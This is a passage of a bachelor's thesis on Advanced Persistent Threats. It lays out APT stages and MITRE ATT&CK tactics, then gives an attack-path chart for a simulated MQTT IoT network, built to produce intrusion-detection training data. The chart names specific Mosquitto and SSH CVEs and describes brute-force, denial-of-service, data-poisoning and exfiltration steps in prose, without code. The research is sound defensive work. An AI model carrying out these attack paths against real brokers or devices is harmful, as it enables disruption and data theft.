Scuola di Scienze Matematiche, Fisiche e Naturali
Corso di Laurea in Informatica

Tesi di Laurea

APT: PERCORSI DI ATTACCO

ATP: PATHS OF ATTACK

DAVIDE ZHANG

Relatore/Relatrice: *Andrea Ceccarelli*

Correlatore/Correlatrice: *Tommaso Peccetti*

Anno Accademico 2023-2024

CONTENTS

LIST OF FIGURES

1

INTRODUCTION

The high integration of ICT (Information and Communications Technology) within every facet of society is evident. Companies rely extensively on ICT-based systems to effectively execute their tasks, recognizing the inherent value of such systems as crucial assets to compete within the market. We can find the application of these technologies in fields that range from medical support systems, virtual environments, IoT (Internet of Things), or even in safety-critical tasks. The increasing complexity of these systems directly corresponds to a growing interest among attackers in exploiting them, leading to rapid advancements in the sophistication of attacks. It is then of most importance to be able to simulate on a smaller scale these systems so we can study the possible attacks and the countermeasures that could be taken. More recently a new type of attack has emerged, these attacks, called APT (Advanced Persistent Threats), are much more organized and difficult to defend against than traditional ones, making them the biggest threat to contemporary ICT systems. A recent example is the 2022 Ukraine Electric Power Attack https://attack.mitre.org/campaigns/C0034/, in which a group of hackers called "Sandworm Team" operated by military unit 74455, a cyber warfare unit of GRU, Russia's military intelligence service, attempted to cause a blackout in Ukraine. The hacker group used a combination of GOGETTER, Neo-REGEORG, CaddyWiper, and living of the land (LotL) techniques to gain access to a Ukrainian electric utility to send unauthorized commands from their SCADA system[1]. A more dated example would be Stuxnet, the first publicly reported malware to specifically target industrial control system devices https://attack.mitre.org/software/S0603/.

This degree thesis aims to test and find better strategies for an IDS (Intrusion Detection System) to fend off these APT attacks. More precisely, we define and simulate ATPs in a virtual network environment to compose an experimental campaign in which attacks are executed. Results show that the network traffic produced by the attacks is realistic and describes very well the complex attack dynamics in an industrial scenario. In future work, the data gathered by the experimental campaign, which is divided into normal operational and attack-related traffic, are labeled to compose an Intrusion Detection Dataset that can be leveraged to train an IDS with machine learning methods to help defend systems from APTs. The degree thesis is composed of six chapters:

- Introduction
  The chapter we're right now. It introduces and summarizes the degree thesis.

- APT Fondamentals
  This chapter introduces important concepts that will be later used in the thesis. It starts by introducing what an APT is, then continues with the properties of an APT, what are APT attack trees, the stages of an APT, what are attack graphs and concludes by explaining the MITRE ATT&CK taxonomy and the CVE system of categorizing vulnerabilities.

- Attack Paths
  The third chapter introduces the topology of the network targeted by the attacks, the various attacks themselves through a comprehensive chart, and their tactics plus techniques under the MITRE taxonomy with the vulnerabilities identified by their CVE-ID.

- Tools and Environment
  In this section, we show the various tools we'll use in the implementation phase and introduce the simulated environment where the scripts will be run. In other words, we explain what is the DDoShield-IoT project, what an MQTT topology entails and what the dynamic security plugin for Mosquitto and the various Python libraries do.

- Implementation
  We implement the attack paths and show the logic behind the code we wrote. We then display a picture demonstrating their correct functioning. If needed we'll also show the steps taken to install the necessary tools on the docker containers.

- Conclusion
  We run the attack scripts and register the network traffic during these attacks. We then show the registered data and indicate patterns in them. Finally, we conclude and talk about future works.

2

APT FONDAMENTALS

2.1 WHAT IS AN APT

To better fend off APT attacks we must first understand what APTs are: APT is an acronym for Advanced Persistent Threat: these types of attacks are performed by groups of well-financed hackers who persistently try to gain a foothold in the computational system of a targeted organization to perform damaging activities by exploiting vulnerabilities. These activities can be the exfiltration of sensible data, the impediment of critical system components or simply to position themselves for future attacks. It's obvious the severity of the damage that could be done by these types of attacks. An important difference between traditional attacks and APTs is that traditional attacks are often carried out by a single individual using known vulnerabilities with a short-term duration, while APTs are difficult to detect long-term attacks often done using newly discovered vulnerabilities. APTs have three important characteristics:

- Advanced

  Operators behind the threat have a full spectrum of intelligence-gathering techniques at their disposal. These may include commercial and open-source computer intrusion technologies and techniques, but may also extend to include the intelligence apparatus of a state. While individual components of the attack may not be considered particularly "advanced", their operators can typically access and develop more advanced tools as required. They often combine multiple targeting methods, tools, and techniques to launch and keep the attack going.[21][19][17]

- Persistent

  Operators have specific objectives, rather than opportunistically seeking information for financial or other gains. This distinction implies that the attackers are guided by external entities. The targeting is conducted through continuous monitoring and interaction to achieve the defined objectives. The operators adopt a low-and-slow approach to avoid detection and increase the chance of success of the attack. ATP attackers are highly determined and persistent: if they lose access to their target they will reattempt access until they succeed. One of the attackers' goals is to maintain long-term access to the target in contrast to threats that need access to execute only a specific task.[23][19][16]

- Threat

  The threat in APT attacks is usually sensitive data loss or impediment of critical components. These are rising threats to many national entities and organizations that have advanced protection systems guarding their missions and/or data. APT attacks are threatening because they are executed by coordinated human actions rather than mindless automated pieces of code.[23][21][19]

2.2 APT ATTACK TREES AND APT ATTACK GRAPHS

APTs are highly organized and planned to increase the probability of success, therefore they are carried out in multiple stages. So, to better protect our systems, we can exploit this feature using APT attack trees. An APT attack tree has the goal of the attack as the root node, while all other nodes represent various actions. The rectangular nodes represent a collection of actions or the goal of a stage when it is positioned as its upmost node. Whereas, the elliptical ones represent the actions that the attackers can perform to achieve their goal in each of the stages. Finally, the various nodes are connected with an "and" or "or" symbol to express their relationship. APT attack trees are very useful in helping defenders place necessary security measures to detect/prevent different components of the attack by automating the correlation of events reported within the system and the probability of these being part of an attack in progress. By assigning a threat score to each action taken by the attackers (leaf nodes in the APT tree) found through alerts, and by correlating these

alerts, the defenders would be able to estimate the risk and act accordingly to reduce the threat.[23] If we want to give a more comprehensive description on all possible attacks on a specific cybersecurity network we can instead use attack graphs. An attack graph represents all possible attack paths the hacker takes to successfully breach the system. There are two popular versions of the attack graph, both directed graphs: in the first one, the nodes represent network states and the edges the exploits, whereas, in the second one, the nodes represent the postconditions or the preconditions of an exploit and the edges represent the consequences of having a precondition that enables an exploit postcondition. An Attack path is then a specific route in the attack graph that connects the initial state to the goal state of the attack, consisting of the several actions the attackers must take to reach their goals. Attack Graphs help in identifying the most critical regions of the system, the severity of a particular attack, where the vulnerabilities exist, and how they are most likely to be exploited. [18][23]




Figure 1: Example of a APT attack tree[23]

2.3 STAGES OF AN APT

According to NIST (National Institute of Standards and Technology) an APT can have three possible goals: stealing an organization's data, undermining an organization's critical aspects, and positioning for the future. Starting from this subdivision of goals we can divide APT attacks into 5 stages: Reconnaissance, Establish Foothold, Lateral Movement, Exfiltration/Impediment, Post-Exfiltration/Post-Impediment[23]. Attackers do not follow the order of these stages to the letter: they often decide what they're going to do based on their necessity and the gathered information. Let's see what happens in each stage:

- Stage 1: Reconnaissance -

  This stage marks the beginning of an APT attack, and it's very important for the success of an attack. The more information the attackers have about the target, the more likely they are to succeed. In this phase the attackers gather information about the details of the employees such as their social life, habits, and the websites they often visit. Further, details of the underlying IT infrastructure, such as the types of switches, routers, anti-virus tools, firewalls, Web servers used, ports open, etc. help the attackers to establish a foothold and to penetrate deeper into the target's network. To gather information attackers use social engineering techniques, reconnaissance performed on-site, port scanning, and service scanning (psychological manipulation of people into accomplishing goals that may or may not be in the target's best interest).[23]

- Stage 2: Establish Foothold -

  Collected information from the previous stage can be used to exploit vulnerabilities found in the target organization's Web applications or end-user systems via malware execution, so the attackers can successfully enter the target's computer and/or computer network. There are various methods and techniques the attackers use in this stage, some of the most well-known methods are: Exploitation of Known Application Vulnerabilities, Malware, Spear-Phishing, Zero-day vulnerability, Web Download and Watering-Hole Attacks. After setting up the trap or exploiting the vulnerability, the attacker waits patiently for his malware to run within the organization's network. The challenge here is to have the malware run without being de-

tected by the anti-virus tools or intrusion detection and prevention system. Once the attackers get control of the system, they keep low to go undetected until the next phase. In this stage, the attackers also build a Command and Control (C&C) communication channel which they use to deploy subsequent attacks.[23]

- Stage 3: Lateral Movement -

  If the attackers' goal is to undermine critical components or to steal organizational data, they would need to laterally move within the target's network in search of these components or data. They do this by using stolen legitimate credentials and putting malware and other tools on different machines inside the compromised system components and hiding them. Other techniques include privilege escalation, getting the users' passwords through key loggers, pass-the-hash techniques and/or vulnerability exploitation. The chosen method depends on the environment of the target system.[23]

- Stage 4: Exfiltration/Impediment -

  In this stage, based on the objectives of the attack, a different course of action would be taken: if the main goal of the operation is the exfiltration of data then actions comprising of retrieving and sending the data to the attackers' command and control center would fall under this stage, else if the main objective is the impediment of the targeted organizations' IT system then actions comprising of disabling or destroying the critical components of that target organization would fall under this stage.[23]

- Stage 5: Post-Exfiltration/Post-Impediment -

  Depending on the sponsor's requests the hackers may need to continue the attack to steal more information or to disable more critical components, in either case, the hackers would have to cover their tracks so that they leave no clue of themselves or the sponsoring entity. When the sponsor decides that there is no more need for further exfiltration or impediment activities the attackers would have to remove any tool or log that would have left strong evidence of the attack.[23]

2.4 MITRE TAXONOMY FOR APTS AND THE CVE SYSTEM

Another system that helps in classifying and describing an APT attack is the MITRE ATT&CK: MITRE ATT&CK (MITRE Adversarial Tactics, Techniques, and Common Knowledge) is a guideline for classifying and describing cyber-attacks and intrusions. Rather than looking at the results of an attack, MITRE ATT&CK identifies tactics that indicate that an attack is in progress. Tactics represent the "why" of an ATT&CK technique or sub-technique. They're the adversary's tactical goal: the reason for performing an action, while techniques represent 'how' an adversary achieves a tactical goal by performing an action[14]. Both Tactics and Techniques are associated with a unique alphanumeric code which helps in identifying and searching the corresponding entries. An example is the account discovery technique, used in a compromised environment to get a listing of valid accounts, usernames, or email addresses which has an ID of T1087[14]. MITRE presents an index or matrix for individual use cases:

1. Industrial controls systems (ICS) matrix: The tactics by which an attacker could breach industrial control systems.

2. Enterprise matrix: The tactics by which an attacker could breach enterprise systems.

3. Mobile matrix: The tactics by which an attacker could breach mobile devices.

A matrix helps in categorizing TTPs (Tactics Techniques Procedures) and presents them as easily indexed by specific platforms. According to the MITRE ATT&CK website, there are 14 common tactics by which attackers attempt to achieve their goals: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration and Impact.[15] The MITRE taxonomy pairs up very well with the CVE (Common Vulnerabilities and Exposures) system in studying an APT attack: we could use MITRE ATT&CK to analyze the flow and the stages of an attack while using the CVE system to reference the vulnerabilities exploited in the attack. Indeed, the CVE system provides a reference method for publicly known information-security vulnerabilities and exposures. Every item in the CVE database has a CVE-ID. CVE-IDs are unique and are assigned by a CVE Numbering Authority (CNA). CVE-IDs have a standard format: CVE prefix +

Year + Arbitrary Digits. The arbitrary digits can have a variable length as needed. We can search CVEs by keywords or CVE number using the official website https://cve.mitre.org/cve/search_cve_list.html.

3

APT ATTACK PATHS AND NETWORK TOPOLOGY

In this chapter, we'll be describing the various attack paths to be subsequently implemented using the MITRE ATT&CK Taxonomy. The action taken in every attack path shown in the chart on page 20 will be classified and labeled following the MITRE guidelines, while the vulnerabilities will be differentiated using the CVE-ID system.
This chapter is composed of several sections and their respective subsections as shown below:

1. Reconnaissance and access to the system

   This section describes the Reconnaissance and Initial access stages shared between attack paths.

2. Attacks targeting the publishers

   This section defines every attack starting from or targeting publishers in the simulated network. It's composed of the subsequent subsections:

   a. Data exfiltration from publisher
   b. Empty connection DDoS attack
   c. Publisher-poisoning variants
   d. QoS level 2 duplicate MID attack
   e. Zero length topic publishing attack
   f. Dollar char topic publishing attack

3. Attacks targeting the broker

   This section is dedicated to describing attacks launched from the broker. It is made of two subsections:

   a. Transmitted data manipulation attack
   b. DDoS attack from the broker

4. Attacks targeting subscribers

   This section defines the attacks starting or targeting subscribers in our simulated network. It's composed of the following subsections:

   a. Subscriber activity falsification
   b. Data exfiltration from subscribers
   c. Slash char topic subscribing attack

5. General attacks

   The last section of this chapter presents the "user properties DDoS attack", which could be used to target both publishers and subscribers.





Figure 2: Simplified MQTT-based network topology used as a basis for the analyses in this chapter.

Figure 2 shows the topology of our simulated network: we can observe that it has a MQTT-based structure where the communications between components are implemented using the MQTT protocol in a publish-subscribe fashion. MQTT, originally an initialism of MQ Telemetry Transport, is a lightweight publish-subscribe, machine-to-machine network protocol for message queue/message queuing service. It is designed for connections with remote locations that have devices with resource constraints or limited network bandwidth, such as in the Internet of Things (IoT). It must run over a transport protocol that provides ordered, lossless, bi-directional connections, typically, TCP/IP. The MQTT protocol defines two types of network entities: a message broker and several clients. An MQTT broker is a server that receives all messages from the clients and then routes them to the appropriate destination. An MQTT client is any device that runs an MQTT library and connects to an MQTT broker over a network. An MQTT client, provided with the correct permissions, can subscribe to any message topic in the broker and publish messages under any topic, sending them to the broker which then routes them to the correct MQTT client.[27][26]

In particular, Figure 2 depicts the MQTT-IoT topology we'll be referring to when defining new attack paths. This topology consists of two LAN/WLANs connected by a central router which handles the exchange of network packets. LAN/WLAN 1 includes several controllers in charge of collecting data from various sensors and publishing them to the correct topic, while LAN/WLAN 2 contains the MQTT broker and several controllers subscribing to various topics of interest. The attackers will have SSH (Secure Shell Protocol, a cryptographic network protocol for remote login and command-line execution) access to a device in the LAN/WLAN 1 or 2 sub-networks or to an operator's laptop which in turn can be used to access one of the controllers in the network through the central router.


Start
Recon.
Recon.
Recon. LAN/WLAN 2 topology and services.
Recon. LAN/WLAN 1 topology and services.
Discover IP addresses in LAN/WLAN 2 and MQTT communication.
Discover IP addresses in LAN/WLAN 1 and MQTT communication.
SSH_brute_force_sub
SSH_brute_force_broker
SSH_brute_force_pub
Assume valid credential for the operator laptop and access to the MQTT Subscriber 10.0.0.N
Exploit SSH CVE -2018-15473 to enumerate users and brute force passwords on the 10.0.0.N Subscriber SSH
Assume valid credential for the operator laptop and access to the MQTT Broker 10.0.0.1
Exploit SSH CVE -2018-15473 to enumerate users and brute force passwords on the 10.0.0.1 Broker SSH
Exploit SSH CVE -2018-15473 to enumerate users and brute force passwords on the 10.0.0.N publishers SSH
Assume valid credential for the operator laptop and access to the MQTT publisher 10.0.0.7
Access MQTT Subscriber 10.0.0.N via SSH with valid user and password.
Access MQTT Broker 10.0.0.1 via SSH with valid user and password.
Access MQTT publisher 10.0.0.N via SSH with valid user and password.
Network Discovery and MQTT-specific Discovery from the Broker.
Network Discovery and MQTT-specific Discovery from the Broker.
Network Discovery and MQTT-specific Discovery from the publisher.
user_prop_DDoS
Discover all IPs in topology (LAN WLAN 1 and 2) along with MQTT services.
Discover all IPs in topology (LAN WLAN 1 and 2) along with MQTT services.
Discover all IPs in topology (LAN WLAN 1 and 2) along with MQTT services.
topic_stack_overflow
subscriber_exfiltration
sub_activity_substitution
DoS_mult_broker
poisoning_mult_broker
empty_connection_DDoS
publisher_exfiltration
poisoning_one_pub
poisoning_multi_pub
QoS_MID_DDoS
zero_len_attack
dollar_char_attack
Modify MQTT client/clients script to start a DoS attack exploiting CVE-2021-41039. The script tries to connect to the broker with large amounts of user properties.
Modify 10.0.0.7 MQTT Subscriber script to subscribe to a topic consisting of 65400 or more '/'s exploiting CVE-2019-11779
Exploit CVE-2021-34434 by accessing a durable MQTT client (10.0.0.7) subscribed to the interested topic.
Modify 10.0.0.N MQTT Subscriber script to discard benign messages, substituting with malign information.
Modify 10.0.0.1 MQTT publisher script to begin a DoS attack by sending a large quantity of messages to the broker.
Discart messages from valid MQTT publishers, replacing them with modified ones generated by the modified MQTT 10.0.0.1 publisher script.
Install script on N publisher to exploit CVE-2023–5632. The script opens empty connections between publishers and broker.
Modify 10.0.0.7 MQTT publisher script to subscribe to broker exploiting CVE-2017-7650.
Modify 10.0.0.7 MQTT publisher script to publish modified data to the broker.
Modify 10.0.0.N MQTT publishers script to publish modified data to the broker.
Modify 10.0.0.N MQTT publishers script to exploit CVE-2023-28366. The Script sends QoS 2 messages with duplicate MIDs.
Modify 10.0.0.7 MQTT publisher script to exploit CVE-2021-34432. The script sends a message to a topic with no length.
Modify 10.0.0.7 MQTT publisher script to exploit CVE-2018-12543. The script sends a message to a topic beginning in '$' which isn't $SYS.
The broker has to control the uniqueness of properties resulting in excessive CPU usage
A stack overflow occurs on the broker, causing it to crash
MQTT publisher 10.0.0.7 receives and caches sensible data from the broker.
MQTT Subscriber 10.0.0.N logs wrong information.
MQTT publisher 10.0.0.1 flood the Subscribers sending benign messages.
New malicious MQTT publisher 10.0.0.1 send modified data to the broker.
Broker CPU extra consumption and bandwith.
MQTT publisher 10.0.0.7 receives and caches sensible data from the broker.
MQTT publisher 10.0.0.7 send modified data to the broker.
MQTT publishers 10.0.0.N send modified data to the broker.
The malicious messages overload the broker's memory with unsent packages.
The broker crashes
The broker exits
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
T0828 - Loss of Productivity and Revenue.
Install script that exfiltrate stolen data periodically.
Install script that exfiltrate stolen data periodically.
Exfiltrate publishers data.
Exfiltrate publishers data.
T0882 - Theft of Operational Information.
T0882 - Theft of Operational Information.

3.1 RECONNAISSANCE AND ACCESS TO THE SYSTEM

At the start of every attack path in our chart, we have a phase of reconnaissance and access to the system: in this phase the attackers gather data from outside the network, targeting information about the topology of the system and the communication protocol used. After the Reconnaissance phase, the attackers will have to get inside the network: this can be either done by brute-forcing the SSH credentials of the targeted device or by accessing a laptop of an operator through valid accounts acquired with previous spear phishing or social engineering activities. Just as Figure 2 shows, the subscribers and the publishers are placed in different sub-networks, therefore the attackers will need to explore one or the other based on where the target device is located. This phase consists of two tactics:

1. TA0043 - Reconnaissance
    a. T1595.001 - Active Scanning: Scanning IP blocks
    b. T1592 - Gather Victim Host Information
    c. T1589 - Gather Victim Identity Information
    d. T1590 - Gather Victim Network Information
    e. T1598 - Phishing For Information

    In the Reconnaissance phase, the attackers can use various methods to gather useful information, like actively scanning the victim's network or more indirect methods like spear phishing.

2. TA0108 - Initial Access
    a. T0866 - Exploit of Remote Services
    b. T1078 - Valid Accounts

    The later stage of this first phase consists of getting access to the targeted device: we have presented two scenarios for that purpose. In the first scenario, the attackers gained access to an operator's laptop from where they had access to the targeted device and could launch scripts there through SSH. In the second scenario, the attackers did not have access to that laptop and they would have to brute force the SSH login of the device to access it, exploiting the SSH CVE-2018-15473 [4] vulnerability which allows to enumerate valid users.

3.2 ATTACKS TARGETING PUBLISHERS

We have multiple attacks targeting the publishers on the attack chart: the DDoS (Distributed Denial of Service) attack with empty connections, the data exfiltration from a publisher, the publisher poisoning variant, etc. All these attack variants have in common the discovery MITRE phase:

1. TA0102 - Discovery
    a. TT1046 - Network Service Discovery
    b. T01083 - File and Directory Discovery

    Every attack targeting publishers on the LAN/WLAN 1 network will have to do a network discovery and an MQTT-specific discovery to better understand the topology of the network for future activities.

3.2.1 *Data exfiltration from publisher*

The data Exfiltration variant (publisher_exfiltration) has the objective to steal operational information from the system while remaining on cover. This makes the usage of tools and techniques to hide their activities and blend in with the existing network traffic very important. The remaining MITRE phases for the exfiltration variant are:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers run the modified MQTT publisher script exploiting the CVE-2017-7650 [2] vulnerability to begin collecting data.

2. TA0009 - Collection
    a. T1074.001 Data Staged: Local Data Staging

    The attackers collect the stolen data in a central location before exfiltration.

3. TA0010 - Exfiltration
    a. T1041 - Exfiltration over C2 Channel
    b. T1020 - Automated Exfiltration

    The attackers steal data by exfiltrating it over an existing command and control channel (in this case the SSH connection to the operator's laptop) every time a connection is opened.

4. TA0003 - Persistence
    a. T1053 - Scheduled Task Job

    The attackers use scheduled activities to transfer data progressively.

5. TA0011 - Command and Control
